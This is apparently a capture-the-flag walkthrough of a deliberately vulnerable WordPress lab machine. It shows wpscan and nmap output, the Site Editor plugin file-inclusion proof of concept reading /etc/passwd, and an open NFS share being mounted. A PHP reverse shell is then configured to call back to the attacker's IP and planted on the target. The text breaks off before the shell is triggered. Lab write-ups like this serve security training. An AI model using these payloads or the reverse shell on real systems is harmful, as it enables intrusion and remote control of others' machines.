
```
[+] http://10.10.10.10/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.10.10/wordpress/wp-con
tent/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://10.10.10.10/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.2 identified (Latest, released on 2019-06-18).
 | Detected By: Rss Generator (Passive Detection)
 |  - http://10.10.10.10/wordpress/index.php/feed/, <generator>https://wordpr
ess.org/?v=5.2.2</generator>
```

```
 |  - http://10.10.10.10/wordpress/index.php/comments/feed/, <generator>https
://wordpress.org/?v=5.2.2</generator>

[+] WordPress theme in use: twentynineteen
 | Location: http://10.10.10.10/wordpress/wp-content/themes/twentynineteen/
 | Latest Version: 1.4 (up to date)
 | Last Updated: 2019-05-07T00:00:00.000Z
 | Readme: http://10.10.10.10/wordpress/wp-content/themes/twentynineteen/read
me.txt
```

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] site-editor
 | Location: http://10.10.10.10/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Detected By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9044
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
 |      - http://seclists.org/fulldisclosure/2018/Mar/40
 |      - https://github.com/SiteEditor/editor/issues/2
 |
```

Wpscan found a vulnerable plugin "Site-Editor-1.1.1" installed on the target. This plugin has a local file inclusion vulnerability. This allows anyone to view files on the target system. I have a feeling I have exploited this vulnerability before.

I had a look at the README file of this plugin on the website to get more information about this plugin.




I found the particular exploit on exploit database.

```
Product: Site Editor Wordpress Plugin - https://wordpress.org/plugins/site-editor/
Vendor: Site Editor
Tested version: 1.1.1
CVE ID: CVE-2018-7422

** CVE description **
A Local File Inclusion vulnerability in the Site Editor plugin through 1.1.1 for WordPress allows remote attackers to retrieve arbitrary files via the ajax_path
parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php.

** Technical details **
In site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php:5, the value of the ajax_path parameter is used for including a file with PHP's
require_once(). This parameter can be controlled by an attacker and is not properly sanitized.

Vulnerable code:
if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST['ajax_path'] ) ){
    require_once $_REQUEST['ajax_path'];
}
```


The vulnerability exists in the ajax_path parameter of ajax_shortcode_pattern.php webpage. The Proof Of Concept of exploiting this vulnerability is given below.

```
https://plugins.trac.wordpress.org/browser/site-editor/trunk/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?rev=1640500#L5

By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```

Let me try this out.



It's working as I can see the passwd file of the target. I tried to see other files using this vulne -rability but nothing worked.



Nothing working here. The only other open port which we have not tested here is port 2049 where Network File System service is running.

```
┌─[kalyan@parrot]─[~]
└──╼ $nmap -sV 10.10.10.10

Starting Nmap 7.40 ( https://nmap.org ) at 2019-10-19 11:01 IST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.10.10
Host is up (0.00070s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE   VERSION
80/tcp   open  http      Apache httpd 2.4.38 ((Ubuntu))
111/tcp  open  rpcbind   2-4 (RPC #100000)
443/tcp  open  ssl/https Apache/2.4.38 (Ubuntu)
2049/tcp open  nfs_acl   3 (RPC #100227)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.31 seconds
┌─[kalyan@parrot]─[~]
└──╼ $
```

Network File System (NFS) as its name implies is a client/server application that allows users to view, store or update files on a remote computer in the same way as if he is doing on his own computer. However, system administrator can setup permissions as to how much of a file system can remote users access. The file systems which are allowed remote access are mounted. These mounted files can be seen using the showmount command.

I used this command to see all the mounted directories. There is only one. The home/dpwwn02 directory which can be accessed by anyone. Let me see if I can mount my own files on the target system. I navigate to the /tmp folder and create a directory named as "hackercool" as shown below.

```
┌─[kalyan@parrot]─[~]
└──╼ $showmount -e 10.10.10.10
Export list for 10.10.10.10:
/home/dpwwn02 (everyone)
┌─[kalyan@parrot]─[~]
└──╼ $cd /tmp
┌─[kalyan@parrot]─[/tmp]
└──╼ $mkdir hackercool
┌─[kalyan@parrot]─[/tmp]
└──╼ $ls
hackercool
pulse-PKdhtXMmr18n
ssh-bpKc036hp0KG
systemd-private-8992dbabd2064d37aab5ec315d44eba1-rtkit-daemon.service-9gd7D7
┌─[kalyan@parrot]─[/tmp]
```

Then I mount this "hackercool" folder to the /home/dpwwn02 directory using mount command as shown below.

```
┌─[✗]─[kalyan@parrot]─[/tmp]
└──╼ $sudo mount -t nfs 10.10.10.10:/home/dpwwn02 hackercool
[sudo] password for kalyan:
┌─[kalyan@parrot]─[/tmp]
```

My plan is to upload a web shell into the "hackercool" folder we just mounted on the target system. As always I chose the php-reverse-shell.php shell as shown below.

```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $cd /usr/share/webshells
┌─[kalyan@parrot]─[/usr/share/webshells]
└──╼ $ls
asp  aspx  cfm  jsp  perl  php
┌─[kalyan@parrot]─[/usr/share/webshells]
└──╼ $cd php
┌─[kalyan@parrot]─[/usr/share/webshells/php]
└──╼ $ls
findsock.c   php-backdoor.php        php-reverse-shell.php  simple-backdoor.php
hchsell.php  php-findsock-shell.php  qsd-php-backdoor.php
```

I open the php-reverse-shell.php file and change the IP address to match that of my attacker system. I leave the other options to default.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.2';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
```


After making the changes, I copy that file into the /tmp/hackercool folder. I also change the name of the file to "hc.php" for simplicity.

```
┌─[✗]─[kalyan@parrot]─[/usr/share/webshells/php]
└──╼ $sudo cp php-reverse-shell.php /tmp/hackercool
┌─[kalyan@parrot]─[/usr/share/webshells/php]
└──╼ $ls /tmp/hackercool
php-reverse-shell.php
┌─[✗]─[kalyan@parrot]─[/tmp/hackercool]
└──╼ $sudo mv php-reverse-shell.php hc.php
┌─[kalyan@parrot]─[/tmp/hackercool]
└──╼ $ls
